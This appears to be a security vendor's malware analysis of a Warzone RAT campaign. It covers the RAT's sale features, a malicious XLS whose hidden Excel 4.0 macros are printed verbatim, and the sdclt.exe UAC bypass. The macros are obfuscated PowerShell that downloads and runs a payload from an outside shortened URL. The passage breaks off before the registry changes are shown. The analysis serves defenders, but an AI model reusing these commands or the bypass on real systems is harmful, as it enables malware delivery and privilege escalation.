
Warzone RAT comes with UAC bypass technique

uptycs.com/blog/warzone-rat-comes-with-uac-bypass-technique



Detections / Registry Startups entry modification/addition Detected from monitored application - T1547.001 - Registry Run Keys / Startup Folder - Windows C:\Users\Smit\AppData\Roaming\gm.exe

Threat score: 10/10

Summary: 568 Signals — Nov 13th 2020, 3:36:56 pm – Nov 13th 2020, 3:51:56 pm

Asset info: windows [redacted] 4.4.0.24-Uptycs


69 signals — Showing: Alerts only

```
1.0  PowerShell made network connection - T1071 - Application Layer Protocol - Windows
     C:\windows\syswow64\windowspowershell\v1.0\powershell.exe        Code:
     ATTACK_POWERSHELL_T1059_001_WINDOWS_LOLBAS_OUTBOUND_CONNECTION_POWERSHELL

     November 13th 2020, 3:36:56 pm
3.0  PowerShell.exe execution detected from monitored applications - T1059.001 - Execution - Windows
     C:\windows\syswow64\windowspowershell\v1.0\powershell.exe        Code: ATTACK_EXECUTION_T1059_001_WINDOWS_LOLBAS_POWERSHELL

     November 13th 2020, 3:36:56 pm
3.0  PowerShell.exe execution detected from monitored applications - T1059.001 - Execution - Windows
     C:\windows\syswow64\windowspowershell\v1.0\powershell.exe        Code: ATTACK_EXECUTION_T1059_001_WINDOWS_LOLBAS_POWERSHELL

     November 13th 2020, 3:36:56 pm
3.0  PowerShell.exe execution detected from monitored applications - T1059.001 - Execution - Windows
     C:\windows\syswow64\windowspowershell\v1.0\powershell.exe        Code: ATTACK_EXECUTION_T1059_001_WINDOWS_LOLBAS_POWERSHELL

     November 13th 2020, 3:36:56 pm
3.5  MS office process spawns cmd.exe - T1059.003 - Windows Command Shell - Windows
     C:\windows\syswow64\cmd.exe        Code: ATTACK_WINDOWS_COMMAND_SHELL_T1059.003_WINDOWS_LOLBAS_CMD
```

Uptycs' threat research team identified an XLS document that downloaded a highly vicious payload named Warzone RAT. The payload, also known as “Ave Maria stealer,” can steal credentials and log keystrokes on the victim’s machine. Checkpoint mentioned Warzone early this year when the malware was in its early stage of development.

The latest version of the malware is fully developed and is being sold in the underground market. The Warzone authors have an official website where cybercriminals can buy the malware.

The site lists various features of the RAT and the pricing (the RAT can be rented for $22.95 per month and $49.95 for three months).


https://[redacted]/index.html

[redacted]

- **Automatic Tasks**
  Automatic Tasks are executed when client connects to your WARZONE Server.
  - Automatic Password Recovery
  - Automatic HRDP installation and Exposure to WAN
  - Automatic Download and Execute.
- **Mass Execute**
  Download and execute your file on all the connected clients with one click.
- **Smart Updater**
  You use Smart Updater to update your WARZONE RAT file on all the clients AND new clients until you disabl the Smart Updater.
  Smart Updater is going to uninstall the old file only if the new file has been executed successfully AND if tl new file has successfully connected to your WARZONE Server.
- **HRDP WAN Direct Connection**
  Expose HRDP to the Internet, WAN.
  You can connect directly to the public IP without reverse proxy.
- **Persistence**
  Persistence protects the process and the file.
  When process or file gets deleted, they will be recovered.
- **Windows Defender Bypass**
  WARZONE Client will add itself to exclusions once it executes.
  This will prevent Windows Defender from scanning your WARZONE Client.

License Duration	Price
1 Month	22.95 USD
3 Months	49.95 USD

Figure 1: Warzone RAT official website.

The Warzone developers rent out several products on their website:


- RAT
- RAT Poison
- Crypter
- SILENT.doc exploit
- SILENT EXCEL Exploit

Here are various features of the RAT noted on the website:

- Native, independent stub
- Remote Desktop
- Hidden Remote Desktop - HRDP
- Privilege Escalation - UAC Bypass

- Remote WebCam
- Password Recovery
- File Manager
- Download & Execute
- Live Keylogger
- Offline Keylogger
- Remote Shell
- Process Manager
- Reverse Proxy
- Automatic Tasks
- Mass Execute
- Smart Updater
- HRDP WAN Direct Connection
- Persistence
- Windows Defender Bypass

We also discovered a cracked version of Warzone hosted on GitHub. Here's a screenshot of the repo:



https://github.com/[redacted]/WARZONE-RAT-1.71

PETools.dll	WARZONE RAT 1.71 CRACKED by UNKNOWN
Ports.xml	WARZONE RAT 1.71 CRACKED by UNKNOWN
README.md	Update README.md
WARZONERAT.exe	WARZONE RAT 1.71 CRACKED by UNKNOWN

README.md

Am not responsible for youre actions, you are!

Mina ei ole süüdi sinu tegude pärast, sina oled!

WARZONE RAT 1.71 Native C++ Remote Administration Trojan CRACKED by UNKNOWN

- Automatic Download and Execute
- Persistence Feature
- Mass Execute Feature
- Smart Updater Feature


Figure 2: A cracked version of Warzone on GitHub.

The instance of Warzone we trapped has the ability to bypass UAC on the latest version of Windows 10. In this blog we're going to talk about the XLS used as the attack vector and the UAC bypass technique used.

The malicious XLS

The XLS used in the attack uses Excel 4.0 Macro, also known as XLM Macro. The XLM Macro feature has been part of Microsoft Excel for a long time, but we've seen a spike in its malicious usage for a few months now. Malware authors exploit this feature of Excel, which allows formulas to be written using macros.

When we got hold of the XLS on November 11, only a few of the anti-malware vendors could detect it on Virustotal (see figure 3).



8 engines detected this file

401634497f93067541d5d5a7d7511f7486684b2076034f8d5b205a274750e90b
file.xls
xls


62.50 KB
Size

2020-11-11 15:07:12 UTC
3 days ago

Antiy-AVL	Trojan/MSOffice.Stratos.gen	Cyren	XF/Sneaky.BT.gen!Camelot
Fortinet	XF/Agent.C696!tr	Kaspersky	HEUR:Trojan.Script.Generic
McAfee	W97M/Downloader.czq	McAfee-GW-Edition	W97M/Downloader.czq
ZoneAlarm by Check Point	HEUR:Trojan.Script.Generic	Zoner	Probably Heur.W97ShellB
BitDam ATP	MALWARE	C2AE	MALWARE
DrWeb vxCube	MALWARE EXPLOIT	Acronis	Undetected

Figure 3: Detections on Virustotal.

In the XLS file, the macros are implemented as formulas in a hidden sheet and are not visible if the XLS is opened. The macros are visible only after unhiding the sheet. The following screenshot shows the unhidden sheet with macro code embedded in the formula.



```
E587   =CHAR(99)&CHAR(109)&CHAR(100)&CHAR(32)&CHAR(47)&CHAR(99)&"powe^rshell -w 1 stARt`-slE`Ep 20; Move-Item ""gm.exe"" -Destination ""${enV`:appdata}"""
```

	A	B	C	D	E	F	G
584							
585							
586							
587							
588							
589							
590							
591							
592							
593							
594					=EXEC(E586)		
595					=EXEC(E587)		
596					=EXEC(E588)		
597							
598							
599					=PAUSE()		

Figure 4: Macro in unhidden sheet.

Here's the macro code in respective rows and columns:

- **Row 596 column E** - =CHAR(99)&CHAR(109)&CHAR(100)&CHAR(32)&CHAR(47)&CHAR(99)&"powe^rshell -w 1 (nEw-oBje`cT Net.WebcL`IENt).('Down'+'loadFile').""""Invoke"""" ('https://cutt.ly/agJgRCy','gm.exe')"
- **Row 597 column E** - =CHAR(99)&CHAR(109)&CHAR(100)&CHAR(32)&CHAR(47)&CHAR(99)&"powe^rshell -w 1 stARt`-slE`Ep 20; Move-Item ""gm.exe"" -Destination ""${enV`:appdata}"""
- **Row 598 column E** - =CHAR(99)&CHAR(109)&CHAR(100)&CHAR(32)&CHAR(47)&CHAR(99)&"powe^rshell -w 1 stARt`-slE`Ep 25; cd ${enV`:appdata}; ./gm.exe"

These macros are responsible for downloading and executing the Warzone RAT. The Warzone payload takes full control of the system after bypassing UAC and then steals information and monitors the victim's machine.

Here's the flow of the attack:

- The macro in the XLS file uses PowerShell to download and execute gm.exe, which is the Warzone RAT
- Gm.exe bypasses UAC to run at high integrity level
- Gm.exe copies itself to %programdata% with the name Images.exe and then executes it. Images.exe runs at high integrity level

The image below describes the flow of the attack.





Figure 5: The flow of attack.

The Warzone RAT payload: Win over the UAC

The Warzone RAT (gm.exe) is a 32-bit application and uses the sdclt.exe to bypass UAC and run at higher privileges. Sdclt.exe is a built-in Windows utility used for backup and restore purposes. Sdclt is designed to autoevelate its privilege and uses the control panel binary, control.exe, to back up and restore control panel settings.

There are many UAC bypass techniques that are not effective on Windows 10 because of the default file system restrictions. A 32-bit application can't access the native c:\windows\system32 directory because the operating system redirects the request to c:\windows\SysWOW64. Sdclt.exe and other UAC bypass binaries are 64-bit applications and are not available in the SysWOW64 directory.

However, the operating system provides a mechanism to disable the file system redirection using Wow64DisableWow64FsRedirection API. So Warzone uses the Wow64DisableWow64FsRedirection API to disable the file system redirection to access the sdclt.exe that resides in the system32 directory (see figure 6, below).




```
01E3F7E0 sub_1E3F7E0     proc near               ; CODE XREF: sub_1E37948+11↑p
01E3F7E0                                         ; sub_1E3DED2+31↑p ...
01E3F7E0                 push    esi
01E3F7E1                 mov     esi, ecx
01E3F7E3                 call    sub_1E4094E
01E3F7E8                 test    eax, eax
01E3F7EA                 jz      short loc_1E3F80A
01E3F7EC                 push    ecx
01E3F7ED                 mov     edx, offset aWow64disablewo ; "Wow64DisableWow64FsRedirection"
01E3F7F2                 mov     ecx, eax
01E3F7F4                 call    GetAddessAPI
01E3F7F9                 pop     ecx
01E3F7FA                 test    eax, eax
01E3F7FC                 jz      short loc_1E3F80A
01E3F7FE                 push    esi
01E3F7FF                 call    eax             ; Wow64DisableWow64FsRedirection
01E3F801                 test    eax, eax
01E3F803                 jz      short loc_1E3F80A
01E3F805                 xor     eax, eax
01E3F807                 inc     eax
01E3F808                 pop     esi
```

Figure 6: The call to the Wow64DisableWow64FsRedirection API disables file system redirection for a 32-bit application.

After disabling the redirection, the malware makes the following registry changes:

